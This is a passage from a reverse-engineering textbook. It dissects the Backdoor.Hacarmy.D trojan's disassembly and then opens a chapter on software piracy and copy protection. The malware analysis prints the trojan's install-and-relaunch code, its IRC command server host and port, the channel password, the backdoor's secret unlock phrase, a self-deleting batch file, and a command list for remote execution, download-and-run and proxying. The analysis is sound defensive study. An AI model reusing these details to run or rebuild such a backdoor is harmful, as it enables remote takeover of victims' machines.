004026B7  CMP EAX,0
004026BA  JNZ SHORT ZoneLock.00402736
004026BC  PUSH ZoneLock.00405094                 ; src = "ZoneLockup.exe"
004026C1  PUSH ZoneLock.00404010                 ; dest = "C:\WINNT\system32"
004026C6  CALL <JMP.&CRTDLL.strcat>
004026CB  ADD ESP,8
004026CE  MOV EDI,0
004026D3  JMP SHORT ZoneLock.004026E0
004026D5  PUSH 1F4                               ; Timeout = 500. ms
004026DA  CALL <JMP.&KERNEL32.Sleep>
004026DF  INC EDI
004026E0  PUSH 0                                 ; FailIfExists = FALSE
004026E2  PUSH ZoneLock.00404010                 ; NewFileName =
                                           "C:\WINNT\system32"
004026E7  PUSH ZoneLock.00404540                 ; ExistingFileName = "C:\WINNT\
                                           SYSTEM32\ZoneLockup.exe"

004026EC  CALL <JMP.&KERNEL32.CopyFileA>
004026F1  OR EAX,EAX
004026F3  JNZ SHORT ZoneLock.004026FA
004026F5  CMP EDI,5
004026F8  JL SHORT ZoneLock.004026D5
004026FA  PUSH ZoneLock.00404540                 ; <%s> = "C:\WINNT\SYSTEM32\

```

Listing 8.3 (continued)

```

ZoneLockup.exe"
004026FF PUSH ZoneLock.0040553D          ; format = "qwer%s"
00402704 LEA EAX,DWORD PTR SS:[EBP-29C]
0040270A PUSH EAX                      ; s
0040270B CALL <JMP.&CRTDLL.sprintf>
00402710 ADD ESP,0C
00402713 PUSH 5                        ; IsShown = 5
00402715 PUSH 0                      ; DefDir = NULL
00402717 LEA EAX,DWORD PTR SS:[EBP-29C]
0040271D PUSH EAX                      ; Parameters
0040271E PUSH ZoneLock.00404010        ; FileName = "C:\WINNT\system32"
00402723 PUSH ZoneLock.00405696        ; Operation = "open"
00402728 PUSH 0                      ; hWnd = NULL
0040272A CALL <JMP.&SHELL32.ShellExecuteA>
0040272F PUSH 0                      ; ExitCode = 0
00402731 CALL <JMP.&KERNEL32.ExitProcess>
00402736 CALL <JMP.&KERNEL32.GetCommandLineA>
0040273B PUSH ZoneLock.00405538        ; s2 = "qwer"
00402740 PUSH EAX                      ; s1
00402741 CALL <JMP.&CRTDLL.strstr>
00402746 ADD ESP,8
00402749 MOV ESI,EAX
0040274B OR ESI,ESI
0040274D JE SHORT ZoneLock.00402775
0040274F MOV ECX,ESI
00402751 OR EAX,FFFFFFFF
00402754 INC EAX
00402755 CMP BYTE PTR DS:[ECX+EAX],0
00402759 JNZ SHORT ZoneLock.00402754
0040275B CMP EAX,8
0040275E JBE SHORT ZoneLock.00402775
00402760 PUSH 7D0                      ; Timeout = 2000. ms
00402765 CALL <JMP.&KERNEL32.Sleep>
0040276A MOV EAX,ESI
0040276C ADD EAX,4
0040276F PUSH EAX                      ; FileName
00402770 CALL <JMP.&KERNEL32.DeleteFileA>
00402775 PUSH ZoneLock.004050A3          ; MutexName = "botsmfdutpex"
0040277A PUSH 1                      ; InitialOwner = TRUE
0040277C PUSH 0                      ; pSecurity = NULL
0040277E CALL <JMP.&KERNEL32.CreateMutexA>
00402783 MOV DWORD PTR DS:[404650],EAX
00402788 CALL <JMP.&KERNEL32.GetLastError>
0040278D CMP EAX,0B7
00402792 JNZ SHORT ZoneLock.0040279B
00402794 PUSH 0                      ; ExitCode = 0
00402796 CALL <JMP.&KERNEL32.ExitProcess>

```

Listing 8.3 (continued)

When the program is first launched, it runs some checks to see whether it has already been installed, and if not it installs itself. This is done by calling `GetModuleFileName` to obtain the primary executable's file name, and checking whether the system's `SYSTEM32` directory name is part of the path. If the program has not yet been installed, it proceeds to copy itself to the `SYSTEM32` directory under the name `ZoneLockup.exe`, launches that executable, and terminates itself by calling `ExitProcess`.

The new instance of the process is obviously going to run this exact same code, except this time the `SYSTEM32` check will find that the program is already running from `SYSTEM32` and will wind up running the code at 00402736. This sequence checks whether this is the first time that the program is launched from its permanent habitat. This is done by checking a special flag `qwer` set in the command-line parameters that also includes the full path and name of the original Trojan executable that was launched (This is going to be something like `Webcam Shots.scr`). The program needs this information so that it can delete this file—there is no reason to keep the original executable in place after the `ZoneLockup.exe` is created and launched.

If you're wondering why this file name was passed into the new instance instead of just deleting it in the previous instance, there is a simple answer: It wouldn't have been possible to delete the executable while the program was still running, because Windows locks executable files while they are loaded into memory. The program had to launch a new instance, terminate the first one, and delete the original file from this new instance.

The function proceeds to create a mutex called `botsmfdutpex`, whatever that means. The purpose of this mutex is to make sure no other instances of the program are already running; the program terminates if the mutex already exists. This mechanism ensures that the program doesn't try to infect the same host twice.

Initializing Communications

The next part of this function is a bit too long to print here, but it's easily readable: It collects several bits of information regarding the host, including the exact version of the operating system, and the currently logged-on user. This is followed by what is essentially the program's main loop, which is printed in Listing 8.4.

```
00402939  /PUSH 0
0040293B  |LEA EAX,DWORD PTR SS:[EBP-4]
0040293E  |PUSH EAX
0040293F  |CALL <JMP.&WININET.InternetGetConnectedState>
00402944  |OR EAX,EAX
```

Listing 8.4 The Backdoor program's primary network connection check loop.


```

00402946 |JNZ SHORT ZoneLock.00402954
00402948 |PUSH 7530 ; Timeout = 30000. ms
0040294D |CALL <JMP.&KERNEL32.Sleep>
00402952 |JMP SHORT ZoneLock.0040299A
00402954 |CMP DWORD PTR DS:[EDI*4+405104],0
0040295C |JNZ SHORT ZoneLock.00402960
0040295E |XOR EDI,EDI
00402960 |PUSH DWORD PTR DS:[EDI*4+40510C]
00402967 |PUSH DWORD PTR DS:[EDI*4+405104]
0040296E |CALL ZoneLock.004029B1
00402973 |ADD ESP,8
00402976 |MOV ESI,EAX
00402978 |CMP ESI,1
0040297B |JNZ SHORT ZoneLock.0040298A
0040297D |PUSH DWORD PTR DS:[40464C] ; Timeout = 0. ms
00402983 |CALL <JMP.&KERNEL32.Sleep>
00402988 |JMP SHORT ZoneLock.00402990
0040298A |CMP ESI,3
0040298D |JE SHORT ZoneLock.0040299C
0040298F |INC EDI
00402990 |PUSH 1388 ; /Timeout = 5000. ms
00402995 |CALL <JMP.&KERNEL32.Sleep>
0040299A |JMP SHORT ZoneLock.00402939

```

Listing 8.4 (continued)

The first thing you'll notice about the this code sequence is that it is a loop, probably coded as an infinite loop (such as a `while(1)` statement). In its first phase, the loop repeatedly calls the `InternetGetConnectedState` API and sleeps for 30 seconds if the API returns `FALSE`. As you've probably guessed, the `InternetGetConnectedState` API checks whether the computer is currently connected to the Internet. In reality, this API only checks whether the system has a valid IP address—it doesn't really check that it is connected to the Internet. It looks as if the program is checking for a network connection and is simply waiting for the system to become connected if it's not already connected.

Once the connection check succeeds, the function calls another function, `004029B1`, with the first parameter being a pointer to the hard-coded string `g.hackarmy.tk`, and with the second parameter being `0x1A0B` (6667 in decimal). This function immediately calls into a function at `0040129C`, which calls the `gethostbyname WinSock2` function on that `g.hackarmy.tk` string, and proceeds to call the `connect` function to connect to that address. The port number is set to the value from the second parameter passed earlier: 6667. In case you're not sure what this port number is used for, a quick trip to the IANA Web site (the Internet Assigned Numbers Authority) at www.iana.org shows that ports 6665 through 6669 are registered for IRCU, the Internet Relay Chat services.

It looks like the Trojan is looking to chat with someone. Care to guess with whom? Here's a hint: he's wearing a black hat. Well, at least in security book illustrations he does, it's actually more likely that he's just a bored teenager wearing a baseball cap. Regardless, the program is clearly trying to connect to an IRC server in order to communicate with an attacker who is most likely its original author. The specific address being referenced is `g.hackarmy.tk`, which was invalid at the time of writing (and is most likely going to remain invalid). This address was probably unregistered very early on, as soon as the antivirus companies discovered that it was being used for backdoor access to infected machines. You can safely assume that this address originally pointed to some IRC server, either one set up specifically for this purpose or one of the many legitimate public servers.

Connecting to the Server

To really test the Trojan's backdoor capabilities, I set up an IRC server on a separate virtual machine and named it `g.hackarmy.tk`, so that the Trojan connects to it when it is launched. You're welcome to try this out if you want, but you're probably going to learn plenty by just reading through my accounts of this experience. To make this reversing session truly effective, I was combining a conventional reversing session with some live chats with the backdoor through IRC.

Stepping through the code that follows the connection of the socket, you can see a function that seems somewhat interesting and unusual, shown in Listing 8.5.

```

004014EC  PUSH EBP
004014ED  MOV EBP,ESP
004014EF  PUSH EBX
004014F0  PUSH ESI
004014F1  PUSH EDI
004014F2  CALL <JMP.&KERNEL32.GetTickCount>
004014F7  PUSH EAX                      ; seed
004014F8  CALL <JMP.&CRTDLL.srand>
004014FD  POP ECX
004014FE  CALL <JMP.&CRTDLL.rand>
00401503  MOV EDX,EAX
00401505  AND EDX,80000003
0040150B  JGE SHORT ZoneLock.00401512
0040150D  DEC EDX
0040150E  OR EDX,FFFFFFFC
00401511  INC EDX
00401512  MOV EBX,EDX
00401514  ADD EBX,4
00401517  MOV ESI,0

```

Listing 8.5 A random string-generation function.

```

0040151C  JMP SHORT ZoneLock.00401535
0040151E  CALL <JMP.&CRTDLL.rand>
00401523  MOV EDI,DWORD PTR SS:[EBP+8]
00401526  MOV ECX,1A
0040152B  CDQ
0040152C  IDIV ECX
0040152E  ADD EDX,61
00401531  MOV BYTE PTR DS:[EDI+ESI],DL
00401534  INC ESI
00401535  CMP ESI,EBX
00401537  JLE SHORT ZoneLock.0040151E
00401539  MOV EAX,DWORD PTR SS:[EBP+8]
0040153C  MOV BYTE PTR DS:[EAX+ESI],0
00401540  POP EDI
00401541  POP ESI
00401542  POP EBX
00401543  POP EBP
00401544  RETN

```

Listing 8.5 A random string-generation function.

This generates some kind of random data (with the random seed taken from the current tick counter). The buffer length is somewhat random; the default length is 5 bytes, but it can go to anywhere from 2 to 8 bytes, depending on whether `rand` produces a negative or positive integer. Once the primary loop is entered, the function computes a random number for each byte, calculates a modulo $0 \times 1A$ (26 in decimal) for each random number, adds 0×61 (97 in decimal), and stores the result in the current byte in the buffer.

Observing the resulting buffer in OllyDbg exposes that the program is essentially producing a short random string that is made up of lowercase letters, and that the string is placed inside the caller-supplied buffer.

Notice how the modulo in Listing 8.5 is computed using the highly inefficient IDIV instruction. This indicates that the Trojan was compiled with some kind of Minimize Size compiler option (assuming that it was written in a high-level language). If the compiler was aiming at generating high-performance code, it would have used reciprocal multiplication to compute the modulo, which would have produced far longer, yet faster code. This is not surprising considering that the program originally came packed with UPX—the author of this program was clearly aiming at making the executable as tiny as possible. For more information on how to identify optimized division sequences and other common arithmetic operations, refer to Appendix B.

The next sequence takes the random string and produces a string that is later sent to the IRC server. Let's take a look at that code.

```

00402ABB  PUSH  EAX                      ; <%s>
00402ABC  PUSH  ZoneLock.0040519E        ; <%s> = "USER"
00402AC1  LEA  EAX,DWORD PTR SS:[EBP-204]
00402AC7  PUSH  EAX                      ; <%s>
00402AC8  PUSH  ZoneLock.00405199        ; <%s> = "NICK"
00402ACD  PUSH  ZoneLock.004054C5        ; format =
                                "%s %s %s %s "x.com" "x" :x"
00402AD2  LEA  EAX,DWORD PTR SS:[EBP-508]
00402AD8  PUSH  EAX                      ; s
00402AD9  CALL <JMP.&CRTDLL.sprintf>

```

Considering that EAX contains the address of the randomly generated string, you should now know exactly what that string is for: it is the user name the backdoor will be using when connecting to the server.

The preceding sequence produced the following message, and will always produce the same message—the only difference is going to be the randomly generated name string.

```
NICK vsorpy USER vsorpy "x.com" "x" :x
```

If you look at RFC 1459, the IRC protocol specifications, you can see that this string means that a new user called `vsorpy` is being registered with the server. This username is going to represent this particular system in the IRC chat. The random-naming scheme was probably created in order to enable multiple clients to connect to the same server without conflicts. The architecture actually supports convenient communication with multiple infected systems at the same time.

Joining the Channel

After connecting to the IRC server, the program and the IRC server enter into a brief round of standard IRC protocol communications that is just typical protocol handshaking. The next important even takes place when the IRC server notifies the client whether or not the server has a MOTD (Message of the Day) set up. Based on this information, the program enters into the code sequence that follows, which decides how to enter into the communications channels inside which the attacker will be communicating with the Backdoor.

```

00402D80  JBE  SHORT ZoneLock.00402DA7
00402D82  PUSH  ZoneLock.004050B6        ; <%s> = "grandad"
00402D87  PUSH  ZoneLock.004050B0        ; <%s> = "###g###"
00402D8C  PUSH  ZoneLock.004051A3        ; <%s> = "JOIN"
00402D91  PUSH  ZoneLock.004054AC        ; format = "%s %s %s"

```

```

00402D96 LEA EAX,DWORD PTR SS:[EBP-260]
00402D9C PUSH EAX ; s
00402D9D CALL <JMP.&CRTDLL.sprintf>
00402DA2 ADD ESP,14
00402DA5 JMP SHORT ZoneLock.00402DC5
00402DA7 PUSH ZoneLock.004050B0 ; <s> = "##g##"
00402DAC PUSH ZoneLock.004051A3 ; <s> = "JOIN"
00402DB1 PUSH ZoneLock.004054BE ; format = "%s %s"
00402DB6 LEA EAX,DWORD PTR SS:[EBP-260]
00402DBC PUSH EAX ; s
00402DBD CALL <JMP.&CRTDLL.sprintf>

```

In the preceding sequence, the first `sprintf` will only be called if the server sends an MOTD, and the second one will be called if it doesn't. The two commands both join the same channel: `##g##`, but if the server has an MOTD the channel will be joined with the password `grandad`. At this point, you can start your initial communications with the program by pretending to be the attacker and joining into a channel called `##g##` on the private IRC server. As soon as you join, you will know that your friend is already there because other than your own nickname you can also see an additional random-sounding name that's connected to this channel. That's the Backdoor program.

It's obvious that the backdoor can be controlled by issuing commands inside of this private channel that you've established, but how can you know which commands are supported? If the information you've gathered so far could have been gathered using a simple network monitor, the list of supported commands couldn't have been. For this, you simply *must* look at the command-processing code and determine which commands our program supports.

Communicating with the Backdoor

In communicating with the backdoor, the most important code area is the one that processes private-message packets, because that's how the attacker controls the program: through private message. It is quite easy to locate the code in the program that checks for a case where the `PRIVMSG` command is sent from the server. This will be helpful because you're expecting the code that follows this check to contain the actual parsing of commands from the attacker. The code that follows contains the only direct reference in the program to the `PRIVMSG` string.

```

00402E82 PUSH DWORD PTR SS:[EBP-C] ; s2
00402E85 PUSH ZoneLock.0040518A ; s1 = "PRIVMSG"
00402E8A CALL <JMP.&CRTDLL.strcmp> ; strcmp
00402E8F ADD ESP,8
00402E92 OR EAX,EAX
00402E94 JNZ ZoneLock.00402F8F
00402E9A PUSH ZoneLock.004054A7 ; s2 = " : "

```

```
00402E9F  MOV EAX,DWORD PTR SS:[EBP+8]          ;
00402EA2  INC EAX                                ;
00402EA3  PUSH EAX                               ; s1
00402EA4  CALL <JMP.&CRTDLL.strstr>              ; strstr
00402EA9  ADD ESP,8
00402EAC  MOV EDX,EAX
00402EAE  ADD EDX,2
00402EB1  MOV ESI,EDX
00402EB3  JNZ SHORT ZoneLock.00402EBC
00402EB5  XOR EAX,EAX
00402EB7  JMP ZoneLock.00403011
00402EBC  MOVSX EAX,BYTE PTR DS:[ESI]
00402EBF  MOVSX EDX,BYTE PTR DS:[4050C5]
00402EC6  CMP EAX,EDX
00402EC8  JE SHORT ZoneLock.00402ED1
00402ECA  XOR EAX,EAX
```

After confirming that the command string is actually PRIVMSG, the program skips the colon character that denotes the beginning of the message (in the `strstr` call), and proceeds to compare the first character of the actual message with a character from 004050C5. When you look at that memory address in the debugger, you can see that it appears to contain a hard-coded exclamation mark (!) character. If the first character is not an exclamation mark, the program exits the function and goes back to wait for the next server transmission. So, it looks as if backdoor commands start with an exclamation mark. The next code sequence appears to perform another kind of check on your private messages. Let's take a look.

```
00402EED  XOR EDI,EDI
00402EEF  LEA EAX,DWORD PTR SS:[EBP-60]
00402EF2  PUSH EAX                               ; s2
00402EF3  IMUL EAX,EDI,50                        ;
00402EF6  LEA EAX,DWORD PTR DS:[EAX+4051C5]      ;
00402EFD  PUSH EAX                               ; s1
00402EFE  CALL <JMP.&CRTDLL.strcmp>              ; strcmp
00402F03  ADD ESP,8
00402F06  OR EAX,EAX
00402F08  JNZ SHORT ZoneLock.00402F0D
00402F0A  XOR EBX,EBX
00402F0C  INC EBX
00402F0D  INC EDI
00402F0E  CMP EDI,3
00402F11  JLE SHORT ZoneLock.00402EEF
```

The preceding sequence is important: It compares a string from `[EBP-60]`, which is the nickname of the user who's sending the current private message (essentially the attacker) with a string from a global variable. It also looks as if this is an array of strings, each element being up to 0x50 (80 in decimal)

characters long. While I was first stepping through this sequence, all of these four strings were empty. This made the code proceed to the code sequence that follows instead of calling into a longish function at 00403016 that would have been called if there was a match on one of the usernames. Let's look at what the function does next (when the usernames don't match).

```

00402F29  PUSH ZoneLock.004050BE      ; <%s> = "tounge"
00402F2E  PUSH ZoneLock.00405110      ; <%s> = "morris"
00402F33  PUSH ZoneLock.004054A1      ; format = "%s %s"
00402F38  LEA EAX,DWORD PTR SS:[EBP-260]
00402F3E  PUSH EAX                    ; s
00402F3F  CALL <JMP.&CRTDLL.sprintf>
00402F44  LEA EAX,DWORD PTR SS:[EBP-260]
00402F4A  PUSH EAX                    ; s2
00402F4B  PUSH ESI                    ; s1
00402F4C  CALL <JMP.&CRTDLL.strcmp>

```

This is an interesting sequence. The first part uses `sprintf` to produce the string `morris tounge`, which is then checked against the current message being processed. If there is a mismatch, the function performs one more check on the current command string (even though it's been confirmed to be `PRIVMSG`), and returns. If the current command is `"!morris tounge"`, the program stores the originating username in the currently available slot on that string array from 004051C5. That is, upon receiving this Morris message, the program is storing the name of the user it's currently talking to in an array. This is the array that starts at 004051C5; the same array that was scanned for the attacker's name earlier. What does this tell you? It looks like the string `!morris tounge` is the secret password for the Backdoor program. It will only start processing commands from a user that has transmitted this particular message!

One unusual thing about the preceding code snippet that generates and checks whether this is the correct password is that the `sprintf` call seems to be redundant. Why not just call `strcmp` with a pointer to the full `morris tounge` string? Why construct it in runtime if it's a predefined, hard-coded string? A quick search for other references to this address shows that it is static; there doesn't seem to be any other place in the code that modifies this sequence in any way. Therefore, the only reason I can think of is that the author of this program didn't want the string `"morris tounge"` to actually appear in the program in one piece. If you look at the code snippet, you'll see that each of the words come from a different area in the program's data section. This is essentially a primitive antireversing scheme that's supposed to make it a bit more difficult to find the password string when searching through the program binary.

Now that we have the password, you can type it into our IRC program and try to establish a real communications channel with the backdoor. Obtaining a basic list of supported commands is going to be quite easy. I've already mentioned a routine at 00403016 that appears to process the supported commands. Disassembling this function to figure out the supported commands is an almost trivial task; one merely has to look for calls to string-comparison functions and examine the strings being compared. The function that does this is far too long to be included here, but let's take a look at a typical sequence that checks the incoming message.

```

0040308B  PUSH ZoneLock.0040511B          ; s2 = "?dontuseme"
00403090  LEA EAX,DWORD PTR SS:[EBP-200]
00403096  PUSH EAX                        ; s1
00403097  CALL <JMP.&CRTDLL.strcmp>
0040309C  ADD ESP,8
0040309F  OR EAX,EAX
004030A1  JNZ SHORT ZoneLock.004030B2
004030A3  CALL ZoneLock.00401AA0
004030A8  MOV EAX,3
004030AD  JMP ZoneLock.00403640
004030B2  PUSH ZoneLock.00405126          ; s2 = "?quit"
004030B7  LEA EAX,DWORD PTR SS:[EBP-200]
004030BD  PUSH EAX                        ; s1
004030BE  CALL <JMP.&CRTDLL.strcmp>
004030C3  ADD ESP,8
004030C6  OR EAX,EAX
004030C8  JNZ SHORT ZoneLock.004030D4
004030CA  MOV EAX,3
004030CF  JMP ZoneLock.00403640
004030D4  PUSH ZoneLock.00405138          ; s2 = "threads"
004030D9  LEA EAX,DWORD PTR SS:[EBP-200]
004030DF  PUSH EAX                        ; s1
004030E0  CALL <JMP.&CRTDLL.strcmp>

```

See my point? All three strings are compared against the string from [EBP-200]; that's the command string (not including the exclamation mark). There are quite a few string comparisons, and I won't go over the code that responds to each and every one of them. Instead, how about we try out a few of the more obvious ones and just see what happens? For instance, let's start with the !info command.

```

/JOIN ##g##
<attacker> !morris tounge
<attacker> !info
-iy1juhn- Windows 2000 [Service Pack 4]. uptime: 0d 18h 11m.
  cpu 1648MHz. online: 0d 0h 0m. Current user: eldade.
  IP:192.168.11.128 Hostname:eldad-vm-2ksrv. Processor x86
  Family 6 Model 9 Stepping 8, GenuineIntel.

```


You start out by joining the `##g##` channel and saying the password. You then send the `!info` command, to which the program responds with some general information regarding the infected host. This includes the exact version of the running operating system (in my case, this was the version of the guest operating system running under VMWare, on which I installed the Trojan/backdoor), and other details such as estimated CPU speed and model number, IP address and system name, and so on.

There are plenty of other, far more interesting commands. For example, take a look at the `!webfind64` and the `!execute` commands. These two commands essentially give an attacker full control of the infected system. `!execute` launches an executable from the infected host's local drives. `!webfind64` downloads a file from any remote server into a local directory and launches it if needed. These two commands essentially give an attacker full-blown access to the infected system, and can be used to take advantage of the infected system in a countless number of ways.

Running SOCKS4 Servers

There is one other significant command in the backdoor program that I haven't discussed yet: `!socks4`. This command establishes a thread that waits for connections that use the SOCKS4 protocol. SOCKS4 is a well-known proxy communications protocol that can be used for indirectly accessing a network. Using SOCKS4, it is possible to route all traffic (for example, outgoing Internet traffic) through a single server.

The backdoor supports multiple SOCKS4 threads that listen to any traffic on attacker-supplied port numbers. What does this all mean? It means that if the infected system has *any* open ports on the Internet, it is possible to install a SOCKS4 server on one of those ports, and use that system to indirectly connect to the Internet. For attackers this can be heaven, because it allows them to anonymously connect to servers on the Internet (actually, it's not anonymous—it uses the legitimate system owner's identity, so it is essentially a type of identity theft). Such anonymous connections can be used for any purpose: Web browsing, e-mail, and so on. The ability to connect to other servers anonymously without exposing one's true identity creates endless criminal opportunities—it is going to be extremely difficult to trace back the actual system from which the traffic is originating. This is especially true if each individual proxy is only used for a brief period of time and if each proxy is cleaned up properly once it is decommissioned.

Clearing the Crime Scene

Speaking of cleaning up, this program supports a self-destruct command called `!dontuseme`, which uninstalls the program from the registry and

deletes the executable. You can probably guess that this is not an entirely trivial task—an executable program file cannot be deleted while the program is running. In order to work around this problem, the program must generate a “self-destruct” batch file, which deletes the program’s executable after the main program exits. This is done in a little function at 00401AA0, which generates the following batch file, called “rm.bat”. The program runs this batch file and quits. Let’s take a quick look at this batch file.

```
@echo off
:start
if not exist "C:\WINNT\SYSTEM32\ZoneLockup.exe" goto done
del "C:\WINNT\SYSTEM32\ZoneLockup.exe"
goto start
:done
del rm.bat
```

This batch file loops through code that attempts to delete the main program executable. The loop is only terminated once the executable is actually gone. That’s because the batch file is going to start running while the ZoneLockup.exe executable is still running. The batch file must wait until ZoneLockup.exe is no longer running so that it can be deleted.

The Backdoor.Hacarmy.D: A Command Reference

Having gathered all of this information, I realized that it would be a waste to not properly summarize it. This is an interesting program that reveals much about how modern-day malware works. The following table provides a listing of the supported commands I was able to find in the program along with their descriptions.

Table 8.1 List of Supported Commands in the Trojan/Backdoor.Hacarmy.D Program.

COMMAND	DESCRIPTION	ARGUMENTS
!dontuseme	Instructs the program to self-destruct by removing its Autorun registry entry and deleting its executable.	
!socks4	Initializes a SOCKS4 server thread on the specified port. This essentially turns the infected system into a proxy server.	Port number to open.
!threads	Lists the currently active server threads.	

Table 8.1 *(continued)*

COMMAND	DESCRIPTION	ARGUMENTS
!info	Displays some generic information regarding the infected host, including its name, IP address, CPU model and speed, currently logged on username, and so on.	
!?quit	Closes the backdoor process without uninstalling the program. It will be started again the next time the system boots.	
!?disconnect	Causes the program to disconnect from the IRC server and wait for the specified number of minutes before attempting to reconnect.	Number of minutes to wait before attempting reconnection.
!execute	Executes a local binary. The program is launched in a hidden mode to keep the end user out of the loop.	Full path to executable file.
!delete	Deletes a file from the infected host. The program responds with a message notifying the attacker whether or not the operation was successful.	Full path to file being deleted.
!webfind64	Instructs the infected host to download a file from a remote server (using a specified protocol such as <code>http://</code> , <code>ftp://</code> , and so on).	URL of file being downloaded and local file name that will receive the downloaded file.
!killprocess !listprocesses	The strings for these two commands appear in the executable, and there is a function (at 0040239A) that appears to implement both commands, but it is unreachable. A future feature perhaps?	

Conclusion

Malicious programs can be treacherous and complicated. They will do their best to be invisible and seem as innocent as possible. Educating end users on how these programs work and what to watch out for is critical, but it's not enough. Developers of applications and operating systems must constantly improve the way these programs handle untrusted code and convincingly convey to the users the fact that they simply shouldn't let an unknown program run on their system unless there's an excellent reason to do so.

In this chapter, you have learned a bit about malicious programs, how they work, and how they hide themselves from antivirus scanners. You also dissected a very typical real-world malicious program and analyzed its behavior, to gain a general idea of how these programs operate and what type of damage they inflict on infected systems.

Granted, most people wouldn't ever need to actually reverse engineer a malicious program. The developers of antivirus and other security software do an excellent job, and all that is necessary is to install the right security products and properly configure systems and networks for maximum security. Still, reversing malware can be seen as an excellent exercise in reverse engineering and as a solid introduction to malicious software.

PART

III

Cracking

Piracy and Copy Protection

The magnitude of piracy committed on all kinds of digital content such as music, software, and movies has become monstrous. This problem has huge economic repercussions and has been causing a certain creative stagnation—why create if you can't be rewarded for your efforts?

This subject is closely related to reversing because *cracking*, which is the process of attacking a copy protection technology, is essentially one and the same as reversing. In this chapter, I will be presenting general protection concepts and their vulnerabilities. I will also be discussing some general approaches to cracking.

Copyrights in the New World

At this point there is simply no question about it: The digital revolution is going to change beyond recognition our understanding of the concept of copyrighted materials. It is difficult to believe that merely a few years ago a movie, music recording, or book was exclusively sold as a physical object containing an analog representation of the copyrighted material. Nowadays, software, movies, books, and music recordings are all exposed to the same problem—they can all be stored in digital form on personal computers.

This new reality has completely changed the name of the game for copyright owners of traditional copyrighted materials such as music and movies,

and has put them in the same (highly uncomfortable) position that software vendors have been in for years: They have absolutely no control over what happens to their precious assets.

The Social Aspect

It is interesting to observe the social reactions to this new reality with regard to copyrights and intellectual property. I've met dozens of otherwise law-abiding citizens who weren't even *aware* of the fact that burning a copy of a commercial music recording or a software product is illegal. I've also seen people in strong debate on whether it's right to charge money for intellectual property such as music, software, or books.

I find that very interesting. To my mind, this question has only surfaced because technological advances have made it so easy to duplicate most forms of intellectual property. Undoubtedly, if groceries were as easy to steal as intellectual property people would start justifying that as well.

The truth of the matter is that technological approaches are unlikely to ever offer perfect solutions to these problems. Also, some technological solutions create significant disadvantages to end users, because they empower copyright owners and leave legitimate end users completely powerless. It is possible that the problem could be (at least partially) solved at the social level. This could be done by educating the public on the value and importance of creativity, and convincing the public that artists and other copyright owners deserve to be rewarded for their work. You really have to wonder—what's to become of the music and film industry in 20 years if piracy just keeps growing and spreading unchecked? Who's problem would *that* be, the copyright owner's, or everyone's?

Software Piracy

In a study on global software piracy conducted by the highly reputable market research firm IDC on July, 2004 it was estimated that over \$30 billion worth of software was illegally installed worldwide during the year 2003 (see the *BSA and IDC Global Software Piracy Study* by the Business Software Alliance and IDC [BSA1]). This means that 36 percent of the total software products installed during that period were obtained illegally. In another study, IDC estimated that “lowering piracy by 10 percentage points over four years would add more than 1 million new jobs and \$400 billion in economic growth worldwide.”

Keep in mind that this information comes from studies commissioned by the Business Software Alliance (BSA)—a nonprofit organization whose aim is to combat software piracy. BSA is funded partially by the U.S. government, but primarily by the world's software giants including Adobe, Apple, IBM,

Microsoft, and many others. These organizations have undoubtedly been suffering great losses due to software piracy, but these studies still seem a bit tainted in the sense that they appear to ignore certain parameters that don't properly align with funding members' interests. For example, in order to estimate the magnitude of worldwide software piracy the study compares the total number of PCs sold with the total number of software products installed. This sounds like a good approach, but the study apparently ignores the factor of free open-source software, which implies that any PC that runs free software such as Linux or OpenOffice was considered "illegal" for the purpose of the study.

Still, piracy remains a huge issue in the industry. Several years ago the only way to illegally duplicate software was by making a physical copy using a floppy diskette or some other physical medium. This situation has changed radically with the advent of the Internet. The Internet allows for simple and anonymous transfer of information in a way that makes piracy a living nightmare for copyright owners. It is no longer necessary to find a friendly neighbor who has a copy of your favorite software, or even to know such a person. All you need nowadays is to run a quick search for "warez" on the Internet, and you'll find copies of most popular programs ready for downloading. What's really incredible about this is that most of the products out there were originally released with some form of copy protection! There are just huge numbers of crackers out there that are working tirelessly on cracking any reasonably useful software as soon as it is released.

Defining the Problem

The technological battle against software piracy has been raging for many years—longer than most of us care to remember. Case in point: Patents for technologies that address software piracy issues were filed as early as 1977 (see the patents *Computer Software Security System* by Richard Johnstone and *Microprocessor for Executing Enciphered Programs* by Robert M. Best [Johnstone, Best]), and the well-known *Byte* magazine dedicated an entire issue to software piracy as early as May, 1981. Let's define the problem: What is the objective of copy protection technologies and why is it so difficult to attain?

The basic objective of most copy protection technologies is to control the way the protected software product is used. This can mean all kinds of different things, depending on the specific license of the product being protected. Some products are time limited and are designed to stop functioning as soon as their time limit is exceeded. Others are nontransferable, meaning that they can only be used by the person who originally purchased the software and that the copy protection mechanism must try and enforce this restriction. Other programs are transferable, but they must not be duplicated—the copy protection technology must try and prevent duplication of the software product.

It is very easy to see logically why in order to create a truly secure protection technology there must be a secure *trusted component* in the system that is responsible for enforcing the protection. Modern computers are “open” in the sense that software runs on the CPU unchecked—the CPU has no idea what “rights” a program has. This means that as long as a program can run on the CPU a cracker can obtain that program’s code, because the CPU wasn’t designed to prevent anyone from gaining access to currently running code.

The closest thing to “authorized code” functionality in existing CPUs is the privileged/nonprivileged execution modes, which are typically used for isolating the operating system kernel from programs. It is theoretically possible to implement a powerful copy protection by counting on this separation (see *Strategies to Combat Software Piracy* by Jayadeve Misra [Misra]), but in reality the kernels of most modern operating systems are completely accessible to end users. The problem is that operating systems must allow users to load kernel-level software components because most device drivers run as kernel-level software. Rejecting any kind of kernel-level component installation would block the user from installing any kind of hardware device on the system—that isn’t acceptable. On the other hand, if you allow users to install kernel-level components, there is nothing to prevent a cracker from installing a kernel-level debugger such as SoftICE and using it to observe and modify the kernel-level components of the system.

Make no mistake: the open architecture of today’s personal computers makes it impossible to create an uncrackable copy protection technology. It has been demonstrated that with significant architectural changes to the hardware it becomes possible to create protection technologies that cannot be cracked at the software level, but even then hardware-level attacks remain possible.

Class Breaks

One of the biggest problems inherent in practically every copy protection technology out there is that they’re all susceptible to *class breaks* (see *Applied Cryptography*, second edition by Bruce Schneier [Schneier1]). A class break takes place when a security technology or product fails in a way that affects *every user* of that technology or product, and not just the specific system that is under attack. Class breaks are problematic because they can spread out very quickly—a single individual finds a security flaw in some product, publishes details regarding the security flaw, and every other user of that technology is also affected. In the context of copy protection technologies, that’s pretty much always the case.

Developers of copy protection technologies often make huge efforts to develop robust copy protection mechanisms. The problem is that a single cracker can invalidate that entire effort by simply figuring out a way to defeat the protection mechanism and publishing the results on the Internet. Publishing such a crack not only means that the cracked program is now freely available online, but sometimes even that *every program* protected with the same protection technology can now be easily duplicated.

